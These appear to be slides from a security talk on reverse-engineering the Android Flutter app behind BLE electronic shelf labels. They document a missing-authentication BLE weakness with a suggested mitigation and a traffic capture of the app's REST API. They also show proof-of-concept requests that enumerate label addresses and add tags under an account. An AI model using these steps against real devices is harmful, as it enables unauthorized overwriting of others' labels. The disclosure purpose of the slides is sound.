
Pakete: 31349 · Angezeigt: 25 (0.1%) | Profil: Default



BLE Protocol



BLE Protocol



APP Reversing



1. Download the Android App
2. Use JADX to generate readable Java Code from the APK
3. Find the Entrypoint in the AndroidManifest.xml
 - Found out it is a Flutter App 🙌



"Flutter is an open-source framework for building beautiful, natively compiled, multi-platform applications from a single codebase. "


Dart source code => ARM instructions (libapp.so)

APP Reversing




1. Download the Android App
2. Use JADX to generate readable Java Code from the APK
3. Find the Entrypoint in the AndroidManifest.xml
 - Found out it is a Flutter App 🙌
 - Unreadable Assembly Data
 - Luckily: BLE Communication code still in Java
 - But: RESTAPI Communication in binary
4. Start reversing the BLE protocol

BLE Protocol



BLE Weaknesses



Weakness

- BLE Missing Auth


Impact

- Overwrite ESL Content

Mitigation


- Add Auth

Components



REST API

- strings lib/arm64-v8a/libapp.so | grep http => http:// [REDACTED] /
- adb exec-out "tcpdump -i any -U -w - 2>/dev/null" | sudo wireshark -k -S -i -



The image shows a Wireshark window titled 'network_requests.pcapng'. The interface includes a menu bar (Datei, Bearbeiten, Ansicht, Navigation, Aufzeichnen, Analyse, Statistiken, Telephonie, Wireless, Tools, Hilfe), a toolbar, and a packet list pane. The packet list pane displays a table of captured network packets. The first column is 'No.' (packet number), the second is 'Time' (capture time), the third is 'Source' (IP address), the fourth is 'Destination' (IP address), the fifth is 'Protocol', and the sixth is 'Length Info'. The packets are filtered by 'http && http.host == [REDACTED]'. The table shows a series of HTTP requests and responses, including GET requests for captcha images, POST requests for login and tag addition, and PUT requests for tag updates. The status bar at the bottom indicates 'Pakete: 5390 - Angezeigt: 36 (0.7%)' and 'Profil: Default'.

No.	Time	Source	Destination	Protocol	Length Info
569	198.739249	[REDACTED]	[REDACTED]	HTTP	199 GET /captchaImage HTTP/1.1
570	198.743455	[REDACTED]	[REDACTED]	HTTP	272 GET /device/upgrade/checkApkInfo?versionName=3.0.51&packageName=com.app.ble&versionCode=51 HTTP/1.1
610	230.218817	[REDACTED]	[REDACTED]	HTTP/JSON	168 POST /login?lang=en_US HTTP/1.1, JSON (application/json)
649	234.641370	[REDACTED]	[REDACTED]	HTTP/JSON	1309 POST /device/tag/_add HTTP/1.1, JSON (application/json)
661	235.433660	[REDACTED]	[REDACTED]	HTTP/JSON	1309 POST /device/tag/_add HTTP/1.1, JSON (application/json)
682	240.515009	[REDACTED]	[REDACTED]	HTTP/JSON	1309 POST /device/tag/_add HTTP/1.1, JSON (application/json)
698	242.194669	[REDACTED]	[REDACTED]	HTTP/JSON	1309 POST /device/tag/_add HTTP/1.1, JSON (application/json)
778	329.911094	[REDACTED]	[REDACTED]	HTTP/JSON	1309 POST /device/tag/_add HTTP/1.1, JSON (application/json)
800	338.677451	[REDACTED]	[REDACTED]	HTTP	478 GET /device/temp/list?pageNum=1&pageSize=10&orderByColumn=createTime&isAsc=desc&type=160 HTTP/1.1
887	402.181774	[REDACTED]	[REDACTED]	HTTP	199 GET /captchaImage HTTP/1.1
890	402.189107	[REDACTED]	[REDACTED]	HTTP	480 GET /device/upgrade/checkApkInfo?versionName=3.0.51&packageName=com.app.ble&versionCode=51 HTTP/1.1
916	406.650168	[REDACTED]	[REDACTED]	HTTP/JSON	168 POST /login?lang=en_US HTTP/1.1, JSON (application/json)
932	408.826892	[REDACTED]	[REDACTED]	HTTP/JSON	1310 POST /device/tag/_add HTTP/1.1, JSON (application/json)
945	409.357989	[REDACTED]	[REDACTED]	HTTP/JSON	1309 POST /device/tag/_add HTTP/1.1, JSON (application/json)
957	410.390479	[REDACTED]	[REDACTED]	HTTP/JSON	1309 POST /device/tag/_add HTTP/1.1, JSON (application/json)
981	416.419163	[REDACTED]	[REDACTED]	HTTP/JSON	1309 POST /device/tag/_add HTTP/1.1, JSON (application/json)
1006	432.681139	[REDACTED]	[REDACTED]	HTTP	478 GET /device/temp/list?pageNum=1&pageSize=10&orderByColumn=createTime&isAsc=desc&type=160 HTTP/1.1
1066	450.122957	[REDACTED]	[REDACTED]	HTTP/JSON	1309 POST /device/tag/_add HTTP/1.1, JSON (application/json)
1122	497.698620	[REDACTED]	[REDACTED]	HTTP/JSON	895 PUT /device/tag HTTP/1.1, JSON (application/json)
1175	552.930102	[REDACTED]	[REDACTED]	HTTP	480 GET /device/upgrade/checkApkInfo?versionName=3.0.51&packageName=com.app.ble&versionCode=51 HTTP/1.1
1195	567.708191	[REDACTED]	[REDACTED]	HTTP	423 GET /device/font/listFont/lang/en HTTP/1.1
1208	568.618539	[REDACTED]	[REDACTED]	HTTP	423 GET /device/font/listFont/lang/en HTTP/1.1
1230	578.677098	[REDACTED]	[REDACTED]	HTTP	473 GET /device/temp/list?pageNum=1&pageSize=5&orderByColumn=createTime&isAsc=desc&type HTTP/1.1
1231	578.681685	[REDACTED]	[REDACTED]	HTTP	473 GET /device/temp/list?pageNum=1&pageSize=5&orderByColumn=createTime&isAsc=desc&type HTTP/1.1
1882	592.123916	[REDACTED]	[REDACTED]	HTTP	483 GET /device/temp/_list?pageNum=1&pageSize=5&orderByColumn=createTime&isAsc=desc&status=0&type HTTP/1.1
1885	592.266146	[REDACTED]	[REDACTED]	HTTP	483 GET /device/temp/_list?pageNum=1&pageSize=5&orderByColumn=createTime&isAsc=desc&status=0&type HTTP/1.1
5025	622.927198	[REDACTED]	[REDACTED]	HTTP	472 GET /device/collect/list?pageNum=1&pageSize=20&orderByColumn=updateTime&isAsc=desc HTTP/1.1
5067	643.153000	[REDACTED]	[REDACTED]	HTTP	480 GET /device/upgrade/checkApkInfo?versionName=3.0.51&packageName=com.app.ble&versionCode=51 HTTP/1.1
5076	644.310732	[REDACTED]	[REDACTED]	HTTP	199 GET /captchaImage HTTP/1.1
5129	685.596513	[REDACTED]	[REDACTED]	HTTP/JSON	101 POST /sendEmailCode?lang=en_US HTTP/1.1, JSON (application/json)
5172	742.403104	[REDACTED]	[REDACTED]	HTTP/JSON	210 POST /system/user/addByEmail?lang=en_US HTTP/1.1, JSON (application/json)
5219	769.189122	[REDACTED]	[REDACTED]	HTTP/JSON	99 POST /sendForgot?lang=en_US HTTP/1.1, JSON (application/json)
5245	793.432462	[REDACTED]	[REDACTED]	HTTP	199 GET /captchaImage HTTP/1.1
5258	794.236651	[REDACTED]	[REDACTED]	HTTP	199 GET /captchaImage HTTP/1.1
5275	794.679733	[REDACTED]	[REDACTED]	HTTP	199 GET /captchaImage HTTP/1.1
5303	814.086981	[REDACTED]	[REDACTED]	HTTP	199 GET /captchaImage HTTP/1.1

REST API POC

GET Send

Params • Auth Headers (7) Body Scripts Settings Cookies


Query Params

☒	Key	Value	Descrip...	...	Bulk Edit
☒	address	FF:FF:62:61:69:1			
	Key	Value	Description		

Body 200 OK • 510 ms • 617 B •

JSON Preview Visualize

```
1 {
2   "total": 10,
3   "rows": [
4     "FF:FF:62:61:69:10",
5     "FF:FF:62:61:69:11",
6     "FF:FF:62:61:69:16",
7     "FF:FF:62:61:69:19",
8     "FF:FF:62:61:69:14",
9     "FF:FF:62:61:69:18",
10    "FF:FF:62:61:69:12",
11    "FF:FF:62:61:69:13",
12    "FF:FF:62:61:69:17",
13    "FF:FF:62:61:69:15"
14  ],
15   "code": 200,
16   "msg": "查询成功"
17 }
```




REST API POC

The screenshot shows a REST client interface with a POST request to `http://[redacted]`. The request body is a JSON object:

```
1 {
2   "tagId": null,
3   "tagName": "",
4   "nickName": null,
5   "tagType": 0,
6   "address": "FF:FF:62:61:69:15",
7   "power": 0,
8   "rssi": 0,
9   "data": ""
10 }
```

The response is a 200 OK status with a response time of 680 ms and a size of 1.8 KB. The response body is a JSON object:

```
1 {
2   "msg": "operate successful",
3   "code": 200,
4   "data": {
5     "searchValue": null,
6     "createBy": "maxmuster10",
7     "createTime": "2025-06-17 14:37:51",
8     "updateBy": "",
9     "updateTime": null,
10    "remark": null,
11    "params": {},
12    "tagId": 120199,
13    "tagName": "NEMR62616915",
14    "nickName": null,
15    "address": "FF:FF:62:61:69:15",
16    "tagType": 16544,
17    "data": "{\"type\":160,\"background\":\"#FFFFFF\",\"items\":[{\"id\":2,\"x\":0,\"y\":6,"
```



REST API POC

PUT http://[REDACTED] Send

Params Auth Headers (9) Body Scripts Settings

